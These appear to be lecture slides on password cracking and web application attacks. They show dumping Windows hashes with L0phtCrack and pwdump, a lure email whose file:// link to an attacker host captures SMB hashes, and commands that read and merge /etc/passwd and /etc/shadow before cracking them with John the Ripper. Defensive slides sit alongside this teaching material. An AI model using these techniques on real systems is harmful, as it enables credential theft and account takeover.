- L0phtCrack includes “pwdump” tool for dumping Windows NT password representation from a local or remote machine across the network
  - Requires administrator privileges on target machine
- Pwdump3 http://www.ebiz-tech.com/pwdump3/ allows attacker to dump passwords from a SAM database or a Windows 2000 Active Directory

Cracking Windows NT/2000 Passwords Using L0phtCrack (cont.)

- Boot system from a Linux or DOS floppy disk and retrieve SAM database at %systemroot%\system32\config
  - Since DOS cannot read NTFS partition, attacker can use NTFSDOS program http://packetstorm.securify.com/NT/hack/ntfsdos.zip to access SAM database
  - To access NT and 2000 passwords from Linux boot disk http://home.eunet.no/~pnordahl/ntpasswd/bootdisk.html
- Use L0phtCrack's SMB Packet Capture tool to sniff a user's password off of the network

Fig 7.10 Configuration options for L0phtCrack

C:\tools\passwords.lc - L0phtCrack 2.5

File Edit Tools Window Help

Words Done: 29156 / 29156 100 % Done

User Name	LanMan Password	<8	NT Password	LanMan Hash	NT Hash
Guest	NO PASSWORD		NO PASSWORD	NO PASSWORD	NO PASSWORD
alfredo	APPLE	x	apple	E79E56A8E5C6F8FEAAD3B435B51404EE	5EBE7DFA074DA8EE8A
rhoades		x		A399439E208E4724AAD3B435B51404EE	75BE2645D718E1D2E9
anish	GLOBAL	x	global	96345D1350036D8EAAD3B435B51404EE	DB1B93AE22387AACD0
al	FOSTER	x	foster	202E38F59EB9405DAAD3B435B51404EE	1D8B225837029CF966
brian	SELL	x	sell	F05FBBBB33B99FB5AAD3B435B51404EE	733607FCBC33E69D8F

Stopped...

Fig 7.11 Successful crack using L0phtCrack

Using L0phtCrack's Sniffer

- make the password hash come to you for authentication
  - Send email containing URL
    file://attacker-pc/sharename/message.html
  - When victim clicks on URL, victim's machine attempts to mount the share on attacker's server using a challenge/handshake protocol
  - Password hash is captured by attacker-pc running L0phtcrack's integrated sniffing tool
  - Password hash is fed into L0phtcrack to retrieve user's password

Very Very Important Message!!! - Netscape Message

File Edit View Go Message Communicator Help

Get Msg New Msg Reply Reply All Forward File Next Print Delete Stop

Very Very Important Message!!! The Boss

Subject: Very Very Important Message!!!
Date: Sun, 31 Dec 2000 07:48:21 -0500
From: The Boss <boss@examplecompany.com>
To: skoudis@bellatlantic.net

```
Ed,

You must read this file and respond ASAP!  It's critical that we get
your input!

--The Boss

file:\\SOMESERVER\NTstuff\message.html
```

Document: Done

Fig 7.12 Would you trust this email?




Fig 7.13 L0phtCrack's integrated sniffer captures the challenge/response from the network for cracking




Fig 7.14 Successful crack of sniffed challenge/response

John the Ripper

- Used to crack Unix and WinNT passwords
- Runs on Unix, Win9x, NT, and Win2000 systems
- Automatically detects the encryption algorithm used
- Quickly generates many permutations for password guesses based on a word list

root@eve: /home/tools/john-1.6/run

File Edit Settings Help

```
[root@eve run]# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
gdm:x:42:42::/home/gdm:/bin/bash
alice:x:501:501:Alice T. User:/home/users/alice:/bin/bash
fred:x:502:502:Fred Smith:/home/users/fred:/bin/bash
susan:x:503:503:Susan P. Jones:/home/users/susan:/bin/bash
robert:x:504:504:Robert Gonzalez:/home/users/robert:/bin/bash
[root@eve run]#
```

User information, including Account Name, user ID number, Group ID number, User Comment (called the GECOS field), home directory, and shell.

Fig 7.15 When password shadowing is used, the /etc/passwd file contains no password

Fig 7.16 The corresponding /etc/shadow file contains the encrypted passwords

Retrieving the Encrypted Password File

- find an exploit that will perform a stack-based buffer overflow of an SUID root program to gain root access
- Force a process that reads the encrypted password file to generate a core dump (memory dump of a dying process)
  - Crash one instance of a FTP server
  - Use another instance of the FTP server to transfer the core file to look for passwords to crack

Configuring John the Ripper

- Attacker must feed John with a file that has all user account and password information
- May need to merge /etc/password and /etc/shadow via “unshadow”

root@eve: /home/tools/john-1.6/run

File Edit Settings Help

```
[root@eve run]# ./unshadow /etc/passwd /etc/shadow > passwd.1
[root@eve run]# cat passwd.1
root:$1$sumysOCh$aOOlLX5MF6U/85b3s5raD/:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
adm:*:3:4:adm:/var/adm:
lp:*:4:7:lp:/var/spool/lpd:
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail:
news:*:9:13:news:/var/spool/news:
uucp:*:10:14:uucp:/var/spool/uucp:
operator:*:11:0:operator:/root:
games:*:12:100:games:/usr/games:
gopher:*:13:30:gopher:/usr/lib/gopher-data:
ftp:*:14:50:FTP User:/home/ftp:
nobody:*:99:99:Nobody:/:
xfs:!!:43:43:X Font Server:/etc/X11/fs:/bin/false
gdm:!!:42:42::/home/gdm:/bin/bash
alice:$1$hwqqWPmr$TNLOUManaI/vOcoS6yvM21:501:501:Alice T. User:/home/users/alice
:/bin/bash
fred:$1$OUDutmr8$TeFJcr9xiaMILQmzU9LW.0:502:502:Fred Smith:/home/users/fred:/bin
/bash
susan:$1$UWT1L5r7$7iMEpzcNd7mVM6CcOOIUR/:503:503:Susan P. Jones:/home/users/susa
n:/bin/bash
robert:x:504:504:Robert Gonzalez:/home/users/robert:/bin/bash
[root@eve run]#
```

Fig 7.17 Running the **unshadow** program from John the Ripper

Status checks

Successfully guessed passwords

```
root@eve: /home/tools/john-1.6/run
File   Edit   Settings   Help
[root@eve run]# ./john passwd.1
Loaded 4 passwords with 4 different salts (FreeBSD MD5 [32/32])
guesses: 0  time: 0:00:00:06 10% (1)  c/s: 416  trying: alicealicet
guesses: 0  time: 0:00:00:15 21% (1)  c/s: 418  trying: At\
guesses: 0  time: 0:00:00:20 33% (1)  c/s: 419  trying: fat
guesses: 0  time: 0:00:00:58 79% (1)  c/s: 420  trying: susanp04
guesses: 0  time: 0:00:01:37 1% (2)  c/s: 421  trying: tigers
guesses: 0  time: 0:00:01:51 4% (2)  c/s: 421  trying: Cheryl
guesses: 0  time: 0:00:02:02 5% (2)  c/s: 421  trying: salmons
guesses: 0  time: 0:00:02:23 7% (2)  c/s: 421  trying: shelly1
nuggetnugget      (alice)
guesses: 1  time: 0:00:03:26 13% (2)  c/s: 411  trying: latem
guesses: 1  time: 0:00:03:38 14% (2)  c/s: 411  trying: 1alpine
guesses: 1  time: 0:00:03:50 16% (2)  c/s: 412  trying: LESLIE
guesses: 1  time: 0:00:04:01 17% (2)  c/s: 411  trying: PROMETHE
passwor8          (susan)
guesses: 2  time: 0:00:06:28 34% (2)  c/s: 400  trying: eatme0
guesses: 2  time: 0:00:06:39 36% (2)  c/s: 401  trying: amiga.
guesses: 2  time: 0:00:06:44 36% (2)  c/s: 401  trying: teacher?
Letmein3          (fred)
```

Fig 7.18 Running John the Ripper to crack passwords

Defenses against Password-Cracking Attacks

- Do not select passwords that can be easily guessed by an automated tool
- Do not use dictionary terms
- Change passwords at specified intervals
- Know how to create a good password
  - Use first letters of each word from a memorable phrase, mixing in numbers and special characters
- Use password filtering software to prevent users from choosing easily guessed passwords
- Use one-time password tokens or smart cards
- Use 2 or 3 factor authentication

Password Filtering Software

- Unix platform
  - Npasswd ftp.cc.utexas.edu/pub/npasswd
  - Passwd+ ftp.dartmouth.edu/pub/security
- Windows NT
  - Passprop, available in MS WinNT Resource Kit
  - Passfilt.dll included in Service Pack 2
  - Password Guardian www.georgiasoftworks.com
  - Strongpass http://ntsecurity.nu/toolbox
  - Fast Lane http://www.fastlanetech.com

Web Application Attacks

- Can be conducted even if the Web server uses Secure Sockets Layer (SSL)
  - SSL used to authenticate the Web server to the browser
  - SSL used to prevent an attacker from intercepting traffic
  - SSL can be used to authenticate the client with client-side certificates
- Web attacks can occur over SSL-encrypted connection
  - Account harvesting
  - Undermining session tracking
  - SQL Piggybacking

Account Harvesting

- Technique used to determine legitimate userIDs and even passwords of a vulnerable application
- Targets the authentication process when application requests a userID and password
- Works against applications that have a different error message for users who type in an incorrect userID




Fig 7.19 Mock Bank's error message when a user types an invalid userID




Fig 7.20 Mock Bank's error message when a user types a valid userID, but the wrong password

Account Harvesting Defenses

- Make sure that error message is the same when a user types in an incorrect userID or password

Web Application Session Tracking

- Most Web application generate a session ID to track the user's session.
- Session ID is passed back and forth across the HTTP or HTTPS connection when client browses web pages, enters data into forms, or conducting transactions
- Session ID allows the Web application to maintain the state of a session with a user
- Session ID is independent of the SSL connection
- Session ID is Application-level data

Implementing Session IDs in Web Applications

- URL session tracking
  - Session ID is written directly on browser's location line
- Hidden form elements
  - Hidden Session ID element put into the HTML form
  - Session ID can be seen by user by viewing HTML source code

```
<INPUT TYPE="HIDDEN" MAME="Session" VALUE="22343">
```

- Cookies
  - Most widely used session-tracking method
  - Cookie is an HTTP field that the browser stores on behalf of Web server, containing info such as user preference and session ID
  - Per-session cookie is stored in browser's memory
  - Persistent cookie is written to the local file system of client

